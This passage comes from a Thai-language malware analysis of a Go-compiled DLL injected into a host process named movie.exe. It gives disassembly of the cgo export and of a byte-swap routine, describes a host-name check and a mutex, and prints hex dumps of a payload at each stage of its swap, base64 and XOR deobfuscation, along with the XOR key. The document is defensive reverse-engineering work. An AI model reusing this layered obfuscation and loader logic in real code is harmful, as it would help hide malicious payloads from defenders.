ภาพที่ 3 entry point ของ host process (movie.exe) ก่อนจะถูก inject code




ภาพที่ 4 entry point ของ host process (movie.exe) หลังจากถูก inject code โดยมัลแวร์

export function "test" เป็นฟังก์ชันที่ถูก compiled โดย gcc-compiler เพื่อช่วยให้โค๊ดในภาษา C สามารถเรียกใช้งาน Go function ได้ผ่านการทำงานของฟังก์ชัน crosscall2 ซึ่งรับค่าอากิวเมนต์จำนวน 4 รายการ โดยหนึ่งในนั้นเป็น pointer ไปยังโค๊ดที่ต้องการเรียกใช้งาน ซึ่งในกรณีของไฟล์ 44f37aaf00... pointer ดังกล่าวจะชี้ไปยังโค๊ดใน offset _cgoexp_GoF_0x6F0F52B0 ซึ่งจะทำหน้าที่ในการเรียกใช้งานฟังก์ชัน main.test ต่อไป รายละเอียดตามภาพที่ 5 และ 6

```
; Exported entry   7. test


public test
test proc near

var_2C= dword ptr -2Ch
var_28= dword ptr -28h
var_24= dword ptr -24h
var_20= dword ptr -20h
var_D= byte ptr -0Dh

push    ebx
sub     esp, 28h
call    prep_criticalsection
mov     [esp+2Ch+var_24], 0
mov     ebx, eax
movzx   eax, ds:p_ctxt
mov     [esp+2Ch+var_2C], offset _cgoexp_GoF_0x6F0F52B0
mov     [esp+2Ch+var_20], ebx
mov     [esp+2Ch+var_D], al
lea     eax, [esp+2Ch+var_D]
mov     [esp+2Ch+var_28], eax
call    crosscall2      ; used to call GO function | crosscall2(_cgoexp_GoF, frame, framesize, ctxt)
mov     [esp+2Ch+var_2C], ebx
call    sub_6F0F5590
add     esp, 28h
pop     ebx
retn
test endp
```

ภาพที่ 5 ภายใน export function "test" คือ GoF ซึ่งจะทำการเรียกใช้งานโค๊ดที่อยู่ภายใน offset _cgoexp_GoF_0x6F0F52B0 ผ่านฟังก์ชัน crosscall2




ภาพที่ 6 ภายใน offset _cgoexp_GoF_0x6F0F52B0 ทำหน้าที่ในการเรียกใช้งานฟังก์ชัน main.test

เมื่อฟังก์ชัน main.test เริ่มทำงาน จะทำการตรวจสอบชื่อไฟล์ของ host process และ executable path หากมัลแวร์ตรวจพบว่าชื่อไฟล์ของ host process และ executable path ไม่มีคำว่า "movie" อยู่ภายใน ก็จะทำการ terminate ตัวเองทันที รายละเอียดตามภาพที่ 7

ภาพที่ 7 มัลแวร์จะตรวจสอบหาค่า string คำว่า "movie" จากใน absolute path ของ host process ซึ่งมีข้อมูลของชื่อไดเรคทอรี่และชื่อไฟล์ PE


หลังจากนั้นมัลแวร์จะทำการสร้าง mutex โดยใช้ค่า string คำว่า "movie" โดยจะทำการ terminate ตัวเองหากกระบวนการสร้าง mutex ไม่สำเร็จหรือตรวจพบว่ามีค่า mutex ดังกล่าวอยู่ก่อนแล้ว รายละเอียดตามภาพที่ 8



ภาพที่ 8 มัลแวร์ใช้ค่า string คำว่า "movie" ในการสร้าง mutex และจะทำการ terminate ตัวเองหากกระบวนการสร้าง muten ไม่ประสบความสำเร็จ


ต่อมามัลแวร์จะทำการโหลด encrypted payload (sha256: b706dc27fe96e42d0e0a277409e42efa93086a0a270b27f62f4084b83afb2052) ขนาด 375 กิโลไบต์ ซึ่งอยู่ภายใน ".rdata" section ณ offet 0xE529D ของไฟล์ 44f37aaf00... เข้าสู่พื้นที่ memory เพื่อทำการ deobfuscate โดย payload ดังกล่าวถูก obfuscate เอาไว้ด้วยเทคนิคที่หลากหลาย ได้แก่ เทคนิค byte swap, base64 encoding, และ XOR cipher

กระบวนการ deobfuscate payload จะเริ่มต้นด้วยการเรียกใช้งานฟังก์ชัน runtime.stringtoslicerune เพื่อแปลงข้อมูลของ encrypted payload ซึ่งอยู่ในรูปแบบของค่า string ไปเป็น rune ขนาด 4 ไบต์ จากนั้นจึงทำการเริ่มสับเปลี่ยนข้อมูลขนาด 4 ไบต์ จากส่วนหัวของ payload กับข้อมูลขนาด 4 ไบต์ จากส่วนท้ายของ payload และดำเนินการวน loop เพื่อสับเปลี่ยนข้อมูลในลำดับถัดไปจนกว่าจะสับเปลี่ยนข้อมูลใน payload จนครบทั้งหมด รายละเอียดตามภาพที่ 9 ถึง 11



Address	Hex																ASCII
15080000	7A	00	00	00	35	00	00	00	48	00	00	00	46	00	00	00	z...5...H...F...
15080010	67	00	00	00	4D	00	00	00	54	00	00	00	4A	00	00	00	g...M...T...J...
15080020	7A	00	00	00	52	00	00	00	7A	00	00	00	45	00	00	00	z...R...z...E...
15080030	79	00	00	00	39	00	00	00	67	00	00	00	41	00	00	00	y...9...g...A...
15080040	55	00	00	00	41	00	00	00	79	00	00	00	4D	00	00	00	U...A...y...M...
15080050	6C	00	00	00	4D	00	00	00	48	00	00	00	4E	00	00	00	l...M...H...N...
15080060	54	00	00	00	49	00	00	00	33	00	00	00	44	00	00	00	T...I...3...D...
15080070	43	00	00	00	51	00	00	00	42	00	00	00	49	00	00	00	C...Q...B...I...
15080080	7A	00	00	00	55	00	00	00	79	00	00	00	63	00	00	00	z...U...y...c...
15080090	30	00	00	00	4D	00	00	00	68	00	00	00	63	00	00	00	0...M...h...c...
150800A0	50	00	00	00	49	00	00	00	41	00	00	00	46	00	00	00	P...I...A...F...
150800B0	67	00	00	00	4D	00	00	00	54	00	00	00	4A	00	00	00	g...M...T...J...
150800C0	7A	00	00	00	52	00	00	00	7A	00	00	00	45	00	00	00	z...R...z...E...
150800D0	79	00	00	00	39	00	00	00	67	00	00	00	41	00	00	00	y...9...g...A...
150800E0	55	00	00	00	41	00	00	00	79	00	00	00	4D	00	00	00	U...A...y...M...
150800F0	6C	00	00	00	4D	00	00	00	48	00	00	00	4E	00	00	00	l...M...H...N...
15080100	54	00	00	00	49	00	00	00	33	00	00	00	44	00	00	00	T...I...3...D...
15080110	43	00	00	00	51	00	00	00	42	00	00	00	49	00	00	00	C...Q...B...I...

ภาพที่ 9 ผลลัพธ์จากฟังก์ชัน runtime.stringtoslicerune ได้ทำการจัดเตรียม payload ก่อนจะเริ่มกระบวนการ byte swap



Address	Hex																ASCII
15480000	49	00	00	00	41	00	00	00	70	00	00	00	5A	00	00	00	I...A...p...Z...
15480010	46	00	00	00	41	00	00	00	63	00	00	00	32	00	00	00	F...A...c...2...
15480020	47	00	00	00	42	00	00	00	4D	00	00	00	30	00	00	00	G...B...M...0...
15480030	63	00	00	00	79	00	00	00	55	00	00	00	7A	00	00	00	c...y...U...z...
15480040	49	00	00	00	42	00	00	00	52	00	00	00	37	00	00	00	I...B...R...7...
15480050	4B	00	00	00	46	00	00	00	51	00	00	00	54	00	00	00	K...F...Q...T...
15480060	4E	00	00	00	48	00	00	00	4D	00	00	00	6C	00	00	00	N...H...M...l...
15480070	4D	00	00	00	79	00	00	00	4D	00	00	00	34	00	00	00	M...y...M...4...
15480080	42	00	00	00	7A	00	00	00	59	00	00	00	4B	00	00	00	B...z...Y...K...
15480090	46	00	00	00	7A	00	00	00	52	00	00	00	7A	00	00	00	F...z...R...z...
154800A0	4A	00	00	00	53	00	00	00	49	00	00	00	70	00	00	00	J...S...I...p...
154800B0	59	00	00	00	52	00	00	00	49	00	00	00	50	00	00	00	Y...R...I...P...
154800C0	63	00	00	00	68	00	00	00	4D	00	00	00	30	00	00	00	c...h...M...0...
154800D0	63	00	00	00	79	00	00	00	55	00	00	00	31	00	00	00	c...y...U...1...
154800E0	41	00	00	00	41	00	00	00	51	00	00	00	57	00	00	00	A...A...Q...W...
154800F0	43	00	00	00	46	00	00	00	73	00	00	00	2F	00	00	00	C...F...s.../...

ภาพที่ 10 ข้อมูล payload หลังผ่านกระบวนการ byte swap

```
.text:6F0F4C6D                  ; ---------------------------------------------------------------------------
.text:6F0F4C6D
.text:6F0F4C6D                  SwappingDW:                             ; CODE XREF: main_test+1194j
.text:6F0F4C6D 8B 3C 98                 mov     edi, [eax+ebx*4] ; Prep tail DW
.text:6F0F4C70 89 3C A8                 mov     [eax+ebp*4], edi ; Swap tail to head
.text:6F0F4C73 89 34 98                 mov     [eax+ebx*4], esi ; Swap head to tail
.text:6F0F4C76 45                       inc     ebp             ; increase counter
.text:6F0F4C77 4B                       dec     ebx             ; decrease range of size (original 0x5B92F)
.text:6F0F4C78
.text:6F0F4C78                  CheckCondition_PrepDW:                  ; CODE XREF: main_test+FB↑j
.text:6F0F4C78 39 EB                    cmp     ebx, ebp        ; check if done swapping 0x5B92F bytes
.text:6F0F4C7A 7E 14                    jle     short after_swapping ; jump if finish swapping
.text:6F0F4C7C 39 D5                    cmp     ebp, edx
.text:6F0F4C7E 0F 83 0A 03 00 00        jnb     to_panic        ; jump if panic
.text:6F0F4C84 8B 34 A8                 mov     esi, [eax+ebp*4] ; Prep head DW
.text:6F0F4C87 39 D3                    cmp     ebx, edx
.text:6F0F4C89 72 E2                    jb      short SwappingDW ; always jump condition
.text:6F0F4C8B E9 F5 02 00 00           jmp     loc_6F0F4F85
.text:6F0F4C90                  ; ---------------------------------------------------------------------------
```

ภาพที่ 11 logic เบื้องหลังเทคนิค byte swap

หลังจากนั้น payload ซึ่งผ่านกระบวนการ byte swap เรียบร้อยแล้วและยังอยู่ในรูปแบบของ rune จะถูกแปลงกลับไปเป็น string อีกครั้ง ด้วยฟังก์ชัน runtime.slicerunetostring ก่อนที่จะถูกนำไป decode ด้วย base64 algorithm โดยใช้ standard character set รายละเอียดตามภาพที่ 12

```
Address   Hex                                                 ASCII
1564C000  20 0A 59 14 07 36 18 13 34 73 25 33 20 14 7B 28   ..Y..6..4s%3 .{(
1564C010  54 13 34 73 25 33 23 38 07 36 0A 17 34 73 25 22   T.4s%3#8.6..4s%"
1564C020  29 61 12 0F 72 13 34 73 25 35 00 04 16 08 5B 3F   )a..r.4s%5....[?
1564C030  31 4A 5D 37 20 14 01 02 62 62 01 76 52 33 20 14   1J]7 ...bb.vR3 .
1564C040  02 0F 71 30 1C 56 5D 24 08 30 14 0C 44 62 23 0B   ..q0.V]$.0..Db#.
1564C050  25 33 25 7A 73 7C 59 25 01 53 2E 25 00 14 12 0F   %3%zs|Y%.S.%....
1564C060  72 13 37 6A 4B 4B 20 14 02 0F 72 13 34 73 25 33   r.7jKK ...r.4s%3
1564C070  20 14 02 0F 72 13 34 73 25 33 20 14 02 0F 72 13    ...r.4s%3 ...r.
1564C080  34 73 25 33 20 14 07 3D 72 13 34 73 2E 07 0E 66   4s%3 ..=r.4s...f
1564C090  26 76 79 64 11 4A 0A 3C 32 62 36 3A 51 3A 18 70   &vyd.J.<2b6:Q:.p
1564C0A0  12 3E 04 61 0E 2B 57 13 1C 61 3C 45 2F 62 3B 76   .>.a.+W..a<E/b;v
1564C0B0  71 13 05 74 10 27 09 3C 7A 21 75 64 02 64 31 4B   q..t.'.<z!ud.d1K
1564C0C0  02 19 68 0C 06 24 1D 6B 56 40 14 22 72 02 02 03   ..h..$.kV@."r...
1564C0D0  5E 64 2C 1B 0E 05 16 00 4B 67 1E 5E 51 02 04 1F   ^d,.....Kg.^Q...
1564C0E0  19 2D 5A 20 4D 43 0A 40 33 1C 74 1C 59 33 11 74   .-Z MC.@3.t.Y3.t
1564C0F0  1C 23 58 0C 72 7E 01 79 04 74 29 06 39 10 06 61   .#X.r~.y.t).9..a
1564C100  7D 16 5A 4B 55 3C 34 61 2B 61 5B 1C 43 5A 0A 2B   }.ZKU<4a+a[.CZ.+
1564C110  50 37 0D 17 47 39 31 7E 1C 26 33 2C 15 21 46 3E   P7..G91~.&3,.!F>
1564C120  39 65 4F 06 00 6C 13 17 50 61 3F 4B 56 34 0F 32   9eO..l..Pa?KV4.2
1564C130  2E 79 7F 63 12 6A 20 3F 2F 01 17 24 40 3D 00 45   .y.c.j ?/..$@=.E
1564C140  26 38 53 1F 17 37 63 25 10 4A 52 40 0D 3E 29 1D   &8S..7c%.JR@.>).
1564C150  1C 36 42 48 00 38 08 66 7B 37 42 64 21 54 54 0B   .6BH.8.f{7Bd!TT.
1564C160  07 38 26 1B 54 1C 10 7D 2F 05 18 7E 13 2D 7E 10   .8&.T..}/..~.-~.
1564C170  1D 67 22 25 20 14 01 03 72 03 24 73 25 33 20 14   .g"% ...r.$s%3 .
1564C180  02 0F 72 13 34 73 20 36 4F 7A 6C 61 07 13 34 76   ..r.4s 6Nzla  4v
```

ภาพที่ 12 payload หลังผ่านกระบวนการ decode ด้วย base64 algorithm

ซึ่งผลลัพธ์ที่ได้จะเป็นข้อมูล payload ที่ถูก encrypt เอาไว้ด้วย XOR cipher algorithm และจะถูกนำมาผ่านกระบวนการ XOR'ed โดยใช้ XOR key ความยาว 10 ตัวอักษร ซึ่งมีรายละเอียดดังต่อไปนี้


—เริ่มต้น XOR key—

XOR key ในรูปแบบ hexadecimal: 0x64 0x72 0x61 0x55 0x43 0x4E 0x33 0x52 0x75 0x32

XOR key ในรูปแบบ string: draUCN3Ru2

—สิ้นสุด XOR key—


ผลลัพธ์ของ payload ที่ผ่านการ XOR'ed แสดงตามภาพที่ 13



Address	Hex	ASCII
156A2000	44 78 38 41 44 78 2B 41 41 41 41 41 41 41 38 66	Dx8ADx+AAAAAAA8f
156A2010	67 41 41 41 41 41 42 6D 44 78 39 45 41 41 41 50	gAAAAABmDx9EAAAP
156A2020	48 34 51 41 41 41 41 41 41 47 61 51 55 46 68 6D	H4QAAAAAAGaQUFhm
156A2030	44 78 39 45 41 41 42 4C 51 30 74 44 36 41 41 41	Dx9EAABLQ0tD6AAA
156A2040	41 41 42 62 69 64 39 56 69 65 57 42 77 30 56 39	AABbid9VieWBw0V9
156A2050	41 41 44 2F 30 32 6A 77 74 61 4A 57 61 41 51 41	AAD/02jwtaJWaAQA
156A2060	41 41 42 58 2F 39 41 41 41 41 41 41 41 41 41 41	AABX/9AAAAAAAAAA
156A2070	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
156A2080	41 41 41 41 41 41 44 73 41 41 41 41 4A 75 6F 33	AAAAAADsAAAAJuo3
156A2090	65 38 4A 36 64 78 6E 4E 53 37 75 74 62 68 6D 42	e8J6dxnNS7utbhmB
156A20A0	76 4C 65 34 4D 65 64 41 69 53 58 37 4E 37 78 38	vLe4MedAiSX7N7x8
156A20B0	42 41 70 46 74 55 68 69 39 6F 46 36 77 56 55 39	BApFtUhi9oF6wVU9
156A20C0	63 4C 2B 42 35 76 68 59 32 32 75 77 31 4C 31 51	cL+B5vhY22uw1L1Q
156A20D0	2B 56 48 69 6F 50 55 4E 78 35 6B 6C 35 70 65 4A	+VHioPUNx5kl5peJ
156A20E0	5A 63 69 72 38 71 6E 32 52 49 37 52 6A 61 64 46	Zcir8qn2RI7RjadF
156A20F0	78 51 39 59 31 30 32 2B 71 46 4D 74 58 45 45 2F	xQ9Y102+qFMtXEE/
156A2100	4E 44 2F 79 31 4E 55 34 68 2F 68 4E 36 68 6E 59	ND/y1NU4h/hN6hnY
156A2110	31 62 4E 59 74 6B 44 4C 78 54 52 79 56 6F 75 6C	1bNYtkDLxTRyVoul
156A2120	4C 57 2B 74 61 39 50 59 63 33 4A 79 32 46 6E 67	LW+ta9PYc3Jy2Fng
156A2130	6D 37 4C 31 67 58 44 4D 4E 54 54 6A 73 6F 75 77	m7L1gXDMNTTjsouw
156A2140	42 4A 32 4A 54 79 50 77 65 78 36 32 6C 6B 6A 53	BJ2JTyPwex62lkjS
156A2150	2F 64 37 7A 64 4A 69 33 38 79 71 36 54 66 30 79	/d7zdJi38yq6Tf0y
156A2160	66 6D 65 55 67 4E 65 4F 4B 77 79 2B 50 63 4D 42	fmeUgNeOKwy+PcMB
156A2170	68 55 46 57 41 41 42 4D 41 51 51 41 41 41 41 41	hUFWAABMAQQAAAAA

ภาพที่ 13 ผลลัพธ์ของ payload หลังผ่านกระบวนการ XOR'ed

ทั้งนี้ ผลลัพธ์ที่ได้จากกระบวนการ XOR'ed ยังคงเป็นข้อมูลที่ถูก encode ในรูปแบบ base64 algorithm และจะถูกนำมาเข้ากระบวนการ decode โดยใช้ standard character set อีกครั้งหนึ่ง ซึ่งผลลัพธ์ที่ได้จะถูกส่งเป็นค่าพารามิเตอร์ให้กับฟังก์ชัน main.RUN ในขั้นตอนต่อไป รายละเอียดตามภาพที่ 14




Address	Hex	ASCII
157EC000	0F 1F 00 0F 1F 80 00 00 00 00 0F 1F 80 00 00 00	.....
157EC010	00 66 0F 1F 44 00 00 0F 1F 84 00 00 00 00 00 66	.f..D.....
157EC020	90 50 58 66 0F 1F 44 00 00 4B 43 4B 43 E8 00 00	.PXf..D..KCKCè..
157EC030	00 00 5B 89 DF 55 89 E5 81 C3 45 7D 00 00 FF D3	..[.ßU.å.ÃE}..ÿÓ
157EC040	68 F0 B5 A2 56 68 04 00 00 00 57 FF D0 00 00 00	hðµ¢Vh....WÿÐ...
157EC050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
157EC060	00 00 00 00 00 EC 00 00 00 26 EA 37 7B C2 7A 77	.....ì...&ê7{Âzw
157EC070	19 CD 4B BB AD 6E 19 81 BC B7 B8 31 E7 40 89 25	.ÍK».n..¼· 1ç@.%
157EC080	FB 37 BC 7C 04 0A 45 B5 48 62 F6 81 7A C1 55 3D	û7¼|..EµHbö.zÁU=
157EC090	70 BF 81 E6 F8 58 DB 6B B0 D4 BD 50 F9 51 E2 A0	p¿.æøXÛk°Ô½PùQâ
